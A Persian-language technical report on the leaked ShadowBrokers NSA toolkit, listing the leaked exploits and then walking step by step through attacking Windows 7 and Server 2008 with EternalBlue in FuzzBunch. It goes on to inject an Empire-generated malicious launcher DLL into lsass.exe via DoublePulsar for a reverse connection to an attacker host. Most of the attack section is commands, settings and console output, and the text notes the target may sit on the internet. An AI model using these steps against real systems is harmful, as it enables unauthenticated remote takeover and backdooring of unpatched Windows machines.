باسمه تعالی

عنوان مستند:

گزارش فنی از ابزارهای به سرقت رفته و منتشر شده NSA

و

نحوه استفاده از اکسپلویت Ethernalblue و DoublePulsar برای دسترسی مستقیم به سرورهای ویندوز ۲۰۰۸ و ویندوز های ۷

قالب طرح:

گزارش امنیت فناوری اطلاعات و ارتباطات

فهرست

فهرست شکلها و نمودارها

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

۱- مقدمه

اوایل اردیبهشت ماه ۱۳۹۶، گروهی تحت نام TheShadowBrokers مجموعه ای از ابزارهای ربوده شده از NSA با عنوان NSA Arsenal Hacker Tools را منتشر نمود. این مجموعه ابزار و اکسپلویت ها می تواند پلتفرم ها و سیستم عامل های مختلف را به حاد ترین شکل ممکن تحت تاثیر قرار دهد. این مجموعه از ابزارها در سایت گیت هاب در آدرس : https://github.com/misterch0c/shadowbroker در دسترس است.

۱-۱- فهرست اکسپلویت های منتشر شده:

- EARLYSHOVEL : اکسپلویت Sendmail 8.11.x روی Redhat 7
- **EBBISLAND (EBBSHAVE): با قابلیت اجرای فرمان از راه دور توسط RPX XDR overflow روی نسخه های ۶،۷،۸،۹ و ۱۰ سولاریس (محتملاً نسخه های بالاتر) روی هر دو سکوی SPARC و x86**
- ECHOWRECKER : اکسپلویت remote Samba 3.0.x سکو های لینوکس
- **EASYBEE : دسترسی به آسیب پذیری میل سرور Mdaemon**
- EASYFUN: دسترسی به آسیب پذیری World Client میل سرور Mdaemon تا نسخه ۹,۵,۶ برای دسترسی به ایمیل ها و ارسال ایمیل
- **EASYPI: اکسپلویت IBM Lotus Notes که به اشتباه Stuxnet شناسایی می شود**
- EWOKFRENZY : اکسپلویت IBM Lotus Domino نسخه ۶,۵,۴ و ۷,۰,۲
- EXPLODINGCAN : اجرای Backdoor روی IIS6
- **ETERNALROMANCE : دسترسی به آسیب پذیری MS-17-10 روی پورت های TCP 445 که ویندوز های XP,2003,Vista,7,8,2008R2 را با دسترسی کامل سیستم همراه می سازد**
- EDUCATEDSCHOLAR: دسترسی به اکسپلویت MS09-050
- EMERALDTHREAD: دسترسی به SMP Exploit ویندوز های XP و ۲۰۰۳ با کد MS10-061
- EMPHASISMINE: دسترسی به اکسپلویت پروتکل IMAP ، IBM Lotus Domino 6.6.4 تا ۸,۵,۲

- ENGLISHMANSDENTIST: امکان اجرای کد روی کلاینت Ms Exchange Web Access برای ارسال ایمیل بدون اجازه
- EPICHERO: آسیب پذیری روز صفر مراکز تماس آی پی Avaya با قابلیت اجرای فرمان
- ERRATICGOPHER: SMBv1 اکسپلویت با قابلیت حمله به ویندوز های XP و ۲۰۰۳
- **ETERNALSYNERGY: SMBv3 با قابلیت اجرای کد از راه دور برای ویندوز های ۸ و سرور ۲۰۱۲**
- **ETERNALBLUE: اجرای کد از راه دور روی ویندوز های ۷ و ۲۰۰۸ که در این مستند به عنوان نمونه آورده شده است.**
- ETERNALCHAMPION: اکسپلویت SMBv1
- **ESKIMOROLL: اکسپلویت اجرای فرمان از راه دور توسط Kerbreros با قابلیت هدف گیری ویندوز های ۲۰۰۰، ۲۰۰۳، ۲۰۰۸ و R۲۰۰۸ برای حمله به Domain Controller ها**
- ESTEEMAUDIT: Backdoor دسترسی به Remote Desktop ویندوز ۲۰۰۳
- ECLIPSEDWING: اکسپلویت اجرای فرمان از راه دور به عنوان سرویس در ویندوز های ۲۰۰۸ و جدید تر MS08-067
- ETRE: اکسپلویت IMail نسخه های ۸,۱ تا ۸,۲۲
- ETCETERABLUE: اکسپلویت IMail نسخع های ۷,۰۴ تا ۸,۰۵
- FUZZBUNCH: اکسپلویت فریمورک شبیه به MetaSploit
- ODDJOB : سازنده ایمپلنت تزریق کد برای سرور های فرمان و مدیریت (Command And Control – C&C) برای ویندوز های ۲۰۰۰ و جدید تر که تا کنون توسط هیچ ضد ویروسی شناسایی نمی شود.
- EXPIREDPAYCHECK: اکسپلویت برای IIS6
- ESSAYKEYNOTE: نامعلوم
- EVADEFRED: نامعلوم

۱-۲- فهرست ابزارهای جاسوسی و بد افزارها

- **PASSFREELY: ابزاری برای دور زدن احراز هویت سرورهای Oracle**
- SMBTOUCH: ابزار کنترل آسیب پذیر بودن به Samba Exploits مثل ETERNALSYNERGY و ETERNALBLUE و ETERNALROMANCE

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

- ERRATICGOPHERTOUCH: ابزار کنترل کامپیوتر مقصد برای وجود هر نوع RPC
- DOPU: ابزار برقراری ارتباط با کامپیوتر های اکسپلویت شده توسط ETERNALCHAMPIONS
- NAMEDPIPETOUCH: ابزار تست وجود Named Pipeها که توسط اغلب ضد ویروس ها شناسایی می شود.

در این مستند به عنوان مثال، به دلیل استفاده گسترده از سیستم عامل های مایکروسافت در کشور چه در بخش خصوصی و چه دولتی بیشتر تمرکز ما بر روی EthernalBlue و پلاگین DoublePulsar خواهد بود. برای استفاده نمونه از این ابزارها از FuzzBunch که Metasploid مربوط به NSA است استفاده خواهیم کرد.

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

۲– چرا EternalBlue و DoublePulsar

بر اساس اکسپلویت های منتشر شده TheShadowBrokers، EternalBlue تنها ابزار منتشر شده این مجموعه حمله به ویندوزهای ۷ و ویندوزهای سرور ۲۰۰۸ **بدون نیاز به احراز هویت** است. همچنین در ادامه با استفاده از پلاگین DoublePulsar اقدام به تزریق یک DLL آلوده به ماشین مقصد خواهیم کرد. به یاد داشته باشیم ما می توانیم هر نوع فایل DLLی را به ماشین های مقصد تزریق نماییم. در مثال آزمایش با استفاده از Empire اقدام به برقراری ارتباط معکوس خواهیم کرد.

۲-۱- راه اندازی محیط آزمایش

ما برای آزمایش این مجموعه ابزار به زیرساخت های زیر در یک شبکه مشترک نیازمندیم:

۲-۱-۱- یک ماشین برپایه ویندوز سرور ۲۰۰۸ یا ۷

یک ماشین با سیستم عامل ویندوز ۲۰۰۸ یا ۷ می تواند به عنوان قربانی استفاده شود و نیاز به هیچگونه ابزار یا نرم افزار دیگری سمت قربانی وجود ندارد. کافیست از آدرس آی پی قربانی مطلع باشیم. این آی پی می تواند در شبکه داخلی یا اینترنت باشد.

۲-۱-۲- ماشین حمله کننده ، ویندوز XP

در صورتی که مایل به استفاده از FuzzBunch روی یک ماشین ویندوز توسط Wine نباشیم می توانیم از یک ویندوز XP که FuzzBunch را که توسط Python 2.6 ، PyWin32 نسخه ۲,۱۲ کامپایل شده باشد استفاده کنیم.

۲-۱-۳- ماشین حمله کننده، Linux/GNU

در انتها ما برای استفاده از Emprire و Metasploit tools نیاز به یک ماشین برپایه لینوکس داریم. پروژه های Empire و Metasploid را می توان از آدرس های زیر دریافت کرد.

https://github.com/EmpireProject/Empire
https://www.rapid7.com/products/metasploit/download/

همچنین می توان از لینوکس کالی نیز استفاده کرد که نصب و راه اندازی آن در این مستند نمی گنجد.

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

۲-۲- شرایط و تنظیمات آزمایشگاه

- Windows 7 SP1 x64 – 192.168.1.109 ماشین قربانی.
- Windows XP SP3 x32 – 192.168.1.10 ماشین حمله کننده توسط FUZZBUNCH.
- Debian Jessie x64 – 192.68.1.105 ماشین حمله کننده توسط Empire و Metasploit.

۲-۳- راه اندازی *FuzzBunch*

در این آزمایش ما از *FuzzBunch* که یکی از *MetaSploid* های *NSA* است استفاده خواهیم کرد. همانطور که قبلاً گفته شد این فریمورک توسط پایتون ۲,۶ برنامه نویسی شده و از نسخه قدیمی *PyWin32* نسخه ۲,۱۲ استفاده می نماید.

همچنین ما باید ابزارهای زیر را در ماشین ویندوز *XP* حمله کننده نصب کنیم.

- پایتون ۲,۶
- *PyWin32* نسخه ۲,۱۲
- ابزار مدیریت متن مانند *Notepad++* برای سهولت خوانایی کد

پس از نصب تمام این ابزارها نیاز به دسترسی به خط فرمان با استفاده از *CMD* ویندوز و رجوع به پوشه ای که ابزار ها در آن نصب شده داریم. پس از رجوع به پوشه ابزار اقدام به اجرای *fb.py* منتشر شده در پوشه *ShadowBrokerMaster/Windows* می نماییم. در صورتی که کد به درستی اجرا نشد یا با خطای عدم دسترسی به شاخه *ListeningPost* مواجه شدیم اقدام به کامنت کردن خط ۷۲ می کنیم.

```
69    addplugins(fb, "Payload",        PAYLOAD_DIR, EDFPlugin)
70    addplugins(fb, "Touch",          TOUCH_DIR,   EDFPlugin)
71    addplugins(fb, "ImplantConfig", IMPLANT_DIR, EDFPlugin)
72    #addplugins(fb, "ListeningPost", LP_DIR,      EDFPlugin)
73    addplugins(fb, "Special",        SPECIAL_DIR, DAVEPlugin, DeployableManager)
```

شکل ۱. رفع اشکال Listening Port

سپس با مراجعه به فار FuzzBunch.xml در همان شاخه آدرس های خطوط ۱۹ تا ۲۴ را اصلاح می نماییم.

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

```
16      <t:parameter name="ResourcesDir"
17                   description="Absolute path of the Resources Directory"
18                   type="String"
19                   default="C:\NSA\Leak\shadowbroker-master\windows\Resources"/>
20
21      <t:parameter name="LogDir"
22                   description="Absolute path of an Initial Log Directory"
23                   type="String"
24                   default="C:\NSA\Leak\shadowbroker-master\windows\Logs"/>
25
```

شکل ۲. تغییر آدرس دسترسی به فایلها

سپس با اجرای مجدد FuzzBunch توسط فرمان python fb.py صفحه ابزار مورد نظر را خواهیم دید.

```
C:\Documents and Settings\Sheila>cd C:\NSA\Leak\shadowbroker-master\windows

C:\NSA\Leak\shadowbroker-master\windows>python fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => C:\NSA\Leak\shadowbroker-master\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => C:\NSA\Leak\shadowbroker-master\windows\Logs
[*] Autorun ON
```


شکل ۳. تصویر اجرای اولیه FUZZBUNCH

پس از آماده سازی FuzzBunch سوالی مبنی بر آدرس آیپی قربانی می نماید که در سناریو فعلی آدرس ۱۹۲,۱۶۸,۱,۱۰۹ و پس از آن آدرس Callback را که کامپیوتر ویندوز XP ماست وارد می نماییم.

```
[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.1.109
[?] Default Callback IP Address [] : 192.168.1.108
[?] Use Redirection [yes] : no
```

شکل ۴. تنظیم آدرس های آی پی حمله کننده و قربانی

با فشار کلید enter نرم افزار درخواست نام پروژه می نماید. به عنوان مثال ما پروژه از قبل انتخاب شده eternal 1 را انتخاب می نماییم. در صورت نیاز به ایجاد پروژه جدید کافیست این درخواست را خالی بگذاریم و نرم افزار به صورت خودکار اقدام به ایجاد فایل های مورد نیاز می نماید.



شکل ۵. اجرای نهایی و اطلاعات پروژه eternalblue

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت: ۲۸۵۸۰۷

۳- حمله به ویندوز ۷ یا ۲۰۰۸ توسط EthernalBlue

۳-۱- آماده سازی اکسپلویت

قدم اول انتخاب اکسپلویت مورد نظر که EthernalBlue است خواهد بود. بنابراین روی ترمینال FuzzBunch فرمان use EternalBlue را وارد می نماییم.

```
fb > use EternalBlue

[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.109

[*] Applying Session Parameters
[*] Running Exploit Touches


[!] Enter Prompt Mode :: Eternalblue

Module: Eternalblue
===================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.1.109
TargetPort          445
VerifyTarget        True
VerifyBackdoor      True
MaxExploitAttempts  3
GroomAllocations    12
Target              WIN72K8R2
```


شکل ۶. انتخاب اکسپلویت EternalBlue

در این مرحله با استفاده از تمام تنظیمات پیش فرض بجز مکانیزم انتقال پیش فرض (DARINGNEOPYTE) از FuzzBunch با استفاده از گزینه ۱ به تنظیمات ادامه می دهیم.

```
[!] Preparing to Execute Eternalblue

[*]  Mode :: Delivery mechanism

   *0) DANE     Forward deployment via DARINGNEOPHYTE
    1) FB       Traditional deployment from within FUZZBUNCH

[?] Mode [0] : 1
[+] Run Mode: FB
```

شکل ۷. انتخاب مکانیزم انتقال

در انتها ابزار از ما مجوز اجرای پلاگین را خواهد گرفت :



شکل ۸ اجرای موفق EternalBlue


در صورتی که همه چیز طبق روال پیش رود باید شاهد پیام Eternalblue Succeeded باشید.

۳-۲- تولید فایل *DLL* بدافزار

در این مرحله نیاز به یک فایل DLL یا پی لود (Payload) داریم که با استفاده از ابزار DoublePulsar اقدام به تزریق می نماییم.

۳-۲-۱- قدم اول ، تولید شنونده (Listener)

در اولین مرحله اقدام به تولید Listener برای دریافت اطلاعات از کامپیوتر قربانی می نماییم




شکل ۹. تولید Listener

به یاد داشته باشیم پارامتر Host کامپیوتر Linux ماست.

۳-۲-۲- تولید فایل DLL بدافزار

با اسفاده از usestager اقدام به تولید فایل DLL می نماییم و توسط فرمان set Arch x64 نسخه ۶۴ بیتی ابزار را ایجاد می کنیم. در صورتی که از ویندوز ۷ نسخه ۳۲ بیتی استفاده شود نیاز است از پارامتر x32 استفاده گردد.



شکل ۱۰. تایید ایجاد فایل DLL بدافزار

پس از اجرای فرامین نسخه بدافزارDLL تولید شده در پوشه tmp که با نام Launcher.dll ساخته شده است را به ویندوز XP حمله کننده منتقل می کنیم.

۳-۳- تزریق فایل *DLL* آلوده توسط *DoublePulsar*

با بازگشت به ماشین ویندوز *XP* حمله کننده توسط پایتون اقدام به اجرای *DoublePulsar* روی ترمینال *FuzzBunch* می نماییم.

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت: ۲۸۵۸۰۷

```
fb Special (Eternalblue) > use DoublePulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.1.109

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          192.168.1.109
TargetPort        445
OutputFile
Protocol          SMB
Architecture      x86
Function          OutputInstall
```

شکل ۱۱.اجرای نزریق توسط DoublePulsar

مجدداً با استفاده از پارامتر های پیش فرض تا رسیدن به موارد زیر ادامه می دهیم

```
[*]  Architecture :: Architecture of the target OS

   *0) x86      x86 32-bits
    1) x64      x64 64-bits

[?] Architecture [0] : 1
[+] Set Architecture => x64

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 2
[+] Set Function => RunDLL

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [] : C:\NSA\Leak\shadowbroker-master\windows\launcher.dll
[+] Set DllPayload => C:\NSA\Leak\shadowbroker-master\windows\launcher.d... (plu
s 2 characters)

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to call


[?] DllOrdinal [1] : 1

[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :
```

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

شکل ۱۲.پارامتر های دسترسی به Backdoor


در ادامه ما نیاز داریم بر اساس نوع ویندوز قربانی ، ۶۴ یا ۳۲ بیت بودن اقدام به تزریق نماییم. همچنین در این مرحله که مهمترین مرحله است، به نرم افزار می گوییم که قصد تزریق DLL داریم.

در این مرحله فریمورک از ما سوالی مبنی بر محل نسخه لوکال فایل DLL که قبلاً توسط Empire تولید شده می نماید. تمام تنظیمات باید تا مرحله اجرای DoublePulsar بصورت پیش فرض وارد شود.

```
[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.1.109] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.1.109:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                 Value
----                 -----
NetworkTimeout       60
TargetIp             192.168.1.109
TargetPort           445
DllPayload           C:\NSA\Leak\shadowbroker-master\windows\launcher.d
                     ll
DllOrdinal           1
ProcessName          lsass.exe
ProcessCommandLine
Protocol             SMB
Architecture         x64
Function             RunDLL

[?] Execute Plugin? [Yes] : yes
```

شکل ۱۳.پارامتر های اجرای نهایی DoublePulsar

اگر همه چیز درست انتخاب شده باشد باید شاهد صفحه زیر باشید



